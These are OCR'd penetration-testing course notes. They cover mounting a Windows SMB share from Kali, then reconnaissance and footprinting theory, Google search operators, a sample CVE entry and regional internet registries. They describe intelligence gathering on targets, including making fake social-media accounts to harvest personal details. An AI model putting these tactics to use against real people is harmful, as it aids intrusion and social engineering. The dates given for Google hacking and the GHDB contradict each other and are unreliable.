
```
root@kali:~# apt-get install samba-client
Reading package lists... Done
Building dependency tree
Reading state information... Done
Note, selecting 'smbclient' instead of 'samba-client'
smbclient is already the newest version (2:4.12.5+dfsg-3).
smbclient set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 723 not upgraded.
root@kali:~#
```

```
root@kali:~# sudo apt-get install cifs-utils
Reading package lists... Done
Building dependency tree
Reading state information... Done
cifs-utils is already the newest version (2:6.9-1).
0 upgraded, 0 newly installed, 0 to remove and 723 not upgraded.
root@kali:~#
```

```
root@kali:~# sudo apt-get install libnss-winbind winbind
```

- ✓ ping to both win-10 & kali






- ✓ Restart networking service
- ✓ Create a directory in */media/winshare*

✓ Create a backup of the *fstab* file for safety.

```
root@kali:~# sudo cp /etc/fstab /etc/fstab.old
root@kali:~#
```


✓ Create *.smbcred* hidden file in /home/kali and edit it with nano editor



✓ Introduce the windows user account and password that shares the folder

✓ Find the user ID & group ID of the kali user who access the share

✓ Edit *fstab* with vim editor



UID

Win10 IP

permssion

win10 shared folder

where to mount


credential file location

keyboard layout

GID

✓ Mount persistantly to not to delete it when restart

```
root@kali:~#  sudo mount -a
root@kali:~#
```



- # Information gathering & foot printing

Reconnaissance, it is the first step that is involved in the process of ethically hacking or penetrating a Cyber Asset. Reconnaissance is the process in which the preliminary information of a particular target has to find out to judge, its overall structure and the weak points. The information that is being extracted via the process of Reconnaissance can be further used in exploiting the target.

Reconnaissance is said to be the treasure of the critical information of a target. A tester may spend his few days, weeks, or even months on the process of Reconnaissance to gather the exact critical details of a target to whom he/she is going to pen-test to have positive results after pen-testing.

The information that we gather are;

- ✓ Elementary intel: who is founder, when was established, internally & externally hosted websites, building plan, branch offices.
- ✓ Discover OS, web server platform: OS, software, web servers
- ✓ Perform queries
- ✓ Discover vulnerabilities

➢ Why we recon?

- ✓ To understand the security posture
- ✓ To reduce the attack area
- ✓ To build information database
- ✓ To layout a network map

➢ Types of foot printing

❖ Passive foot printing

Passive foot printing means collecting information of a system located at a remote distance from the attacker. This is performed using open source intelligence (google search, web search, social media).

❖ Active foot printing

Active foot printing means to perform foot printing by getting in direct touch with the target machine. This is performed using dumpster diving, impersonation, shoulder surfing.

❖ Internet foot printing

Using the internet to gain info. This also belongs to open source intelligence.

❖ Pseudonymous foot printing

Gathering info from online sources posted by someone from the target but under a diff name.

❖ Private information gathering

❖ Anonymous information gathering

➢ Goals of foot printing

❖ Gaining network information

- ✓ Domain names
- ✓ Internal domains
- ✓ IP addresses
- ✓ Private websites
- ✓ TCP/UDP services
- ✓ IDS/ access controls

An Intrusion Detection System (IDS) is a system that monitors network traffic for suspicious activity and issues alerts when such activity is discovered.

- ✓ VPN info
- ✓ Phone numbers

❖ OS information

- ✓ User & group names
- ✓ Banner grabbing


  A Banner is like a text message received from the host. It contains information about the services running on the host along with information about the ports. Banner Grabbing is a technique used to glean information about a computer system on a network and the services running on its open ports.
- ✓ Routing tables
- ✓ SNMP

  SNMP is an application layer protocol which uses UDP port number 161/162.SNMP is used to monitor the network, detect network faults and sometimes even used to configure remote devices.
- ✓ System architecture
- ✓ Remote systems
- ✓ System names
- ✓ Passwords

❖ Organization information

- ✓ Organization web site
- ✓ Company directory
- ✓ Employee details
- ✓ Location details
- ✓ Addresses & phone numbers
- ✓ Comments in HTML source code
- ✓ Deployed security policies
- ✓ Web server links
- ✓ Background of organization
- ✓ News/press releases

➢ Creating a blue print




➢ Tools for foot printing

There're lots of tools for foot printing.

❖ Social media

Most of the people has the tendency to release most of their information online. Hackers use this sensitive information in a big deal. In order to do this firstly they may have a simple look up on social media. They create a fake account for looking real to be added as friend or to follow someone's account for grabbing their information.




What Users Do	What Attacker Gets
Maintain profile	Contact info, location, etc.
Connect to friends, chatting	Friends list, friend's info, etc.
Share photos and videos	Identity of family members, interests, etc.
Play games, join groups	Interests
Creates events	Activities

What Organizations Do	What Attacker Gets
User surveys	Business strategies
Promote products	Product profile
User support	Social engineering
Recruitment	Platform/technology
Background check to hire employees	Type of business

❖ Job sites

Organizations share some confidential data in many JOB websites. We can gather Job service sites, Job titles, Using technologies & historical info. For example, a company posted on a website: "Job Opening for lighttpd 2.0 Server Administrator". From this information can be gathered that an organization uses lighttpd web server of version 2.0.



❖ Google hacking

The concept of "Google hacking" dates back to 2002, when Johnny Long began to collect Google search queries that uncovered vulnerable systems and/or sensitive information disclosures – labeling them google Dorks.

Google hacking is based on inventing specific search queries, often using wildcards and advanced search operators, to locate badly configured web servers and web pages that expose sensitive information.

The Google Hacking Database (GHDB) is a compendium of Google hacking search terms that have been found to reveal sensitive data exposed by vulnerable servers and web applications. The GHDB was launched in 2000 by Johnny Long.

Some kind of operators:

- ✓ **cache**:

  If you include other words in the query, Google will highlight those words within the cached document. For instance, [cache:www.google.com web] will show the cached content with the word "web" highlighted. This functionality is also accessible by clicking on the "Cached" link on Google's main results page. The query [cache:] will show the version of the web page that Google has in its cache. For instance, [cache:www.google.com] will show Google's cache of the Google homepage. Note there can be no space between the "cache:" and the web page url.

- ✓ **link**:

  The query [link:] will list webpages that have links to the specified webpage. For instance, [link:www.google.com] will list webpages that have links pointing to the Google homepage. Note there can be no space between the "link:" and the web page url.

- ✓ **related**:

  The query [related:] will list web pages that are "similar" to a specified web page. For instance, [related:www.google.com] will list web pages that are similar to the Google homepage. Note there can be no space between the "related:" and the web page url.

- ✓ **info**:

  The query [info:] will present some information that Google has about that web page. For instance, [info:www.google.com] will show information about the Google homepage. Note there can be no space between the "info:" and the web page url.

- ✓ **define:**

  The query [define:] will provide a definition of the words you enter after it, gathered from various online sources. The definition will be for the entire phrase entered (i.e., it will include all the words in the exact order you typed them).

- ✓ **stocks**:

  If you begin a query with the [stocks:] operator, Google will treat the rest of the query terms as stock ticker symbols, and will link to a page showing stock information for those symbols. For instance, [stocks: intc yhoo] will show information about Intel and Yahoo. (Note you must type the ticker symbols, not the company name.)

- ✓ **site:**

  If you include [site:] in your query, Google will restrict the results to those websites in the given domain. For instance, [help site:www.google.com] will find pages about help within


www.google.com. [help site:com] will find pages about help with .com urls. Note there can be no space between the “site:” and the domain.


- ✓ **allintitle**:
  If you start a query with [allintitle:], Google will restrict the results to those with all of the query words in the title. For instance, [allintitle: google search] will return only documents that have both “google” and “search” in the title.

- ✓ **intitle**:
  If you include [intitle:] in your query, Google will restrict the results to documents containing that word in the title. For instance, [intitle:google search] will return documents that mention the word “google” in their title, and mention the word “search” anywhere in the document (title or no). Note there can be no space between the “intitle:” and the following word. Putting [intitle:] in front of every word in your query is equivalent to putting [allintitle:] at the front of your query: [intitle:google intitle:search] is the same as [allintitle: google search].

- ✓ **allinurl**:
  If you start a query with [allinurl:], Google will restrict the results to those with all of the query words in the url. For instance, [allinurl: google search] will return only documents that have both “google” and “search” in the url. Note that [allinurl:] works on words, not url components. In particular, it ignores punctuation. Thus, [allinurl: foo/bar] will restrict the results to page with the words “foo” and “bar” in the url, but won’t require that they be separated by a slash within that url, that they be adjacent, or that they be in that particular word order. There is currently no way to enforce these constraints.

- ✓ **inurl:**
  If you include [inurl:] in your query, Google will restrict the results to documents containing that word in the url. For instance, [inurl:google search] will return documents that mention the word “google” in their url, and mention the word “search” anywhere in the document (url or no). Note there can be no space between the “inurl:” and the following word. Putting “inurl:” in front of every word in your query is equivalent to putting “allinurl:” at the front of your query:
  [inurl:google inurl:search] is the same as [allinurl: google search].





❖ CVE database

CVE, short for Common Vulnerabilities and Exposures, is a list of publicly disclosed computer security flaws. When someone refers to a CVE, they mean a security flaw that's been assigned a CVE ID number. CVE is sponsored by US-CERT, within the Department of Homeland Security (DHS) Office of Cybersecurity and Information Assurance (OCSIA).

Vulnerability Details : CVE-2019-1359

A remote code execution vulnerability exists when the Windows Jet Database Engine improperly handles objects in memory, aka 'Jet Database Engine Remote Code Execution Vulnerability'. This CVE ID is unique from CVE-2019-1358.

Publish Date : 2019-10-10 Last Update Date : 2019-10-15

Collapse All Expand All Select Select&Copy Scroll To Comments External Links

Search Twitter Search YouTube Search Google

– CVSS Scores & Vulnerability Types

CVSS Score	9.3
Confidentiality Impact	Complete (There is total information disclosure, resulting in all system files being revealed.)
Integrity Impact	Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)
Availability Impact	Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)
Access Complexity	Medium (The access conditions are somewhat specialized. Some preconditions must be satisfied to exploit)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Execute Code Overflow
CWE ID	119

– Products Affected By CVE-2019-1359

#	Product Type	Vendor	Product	Version	Update	Edition	Language	
1	OS	Microsoft	Windows 10	-				Version Details Vulnerabilities
2	OS	Microsoft	Windows 10	1607				Version Details Vulnerabilities
3	OS	Microsoft	Windows 10	1703				Version Details Vulnerabilities
4	OS	Microsoft	Windows 10	1709				Version Details Vulnerabilities
5	OS	Microsoft	Windows 10	1803				Version Details Vulnerabilities
6	OS	Microsoft	Windows 10	1809				Version Details Vulnerabilities
7	OS	Microsoft	Windows 10	1903				Version Details Vulnerabilities


❖ RIR

A regional Internet registry (RIR) is an organization that manages the allocation and registration of Internet number resources within a region of the world. Internet number resources include IP addresses and autonomous system (AS) numbers.

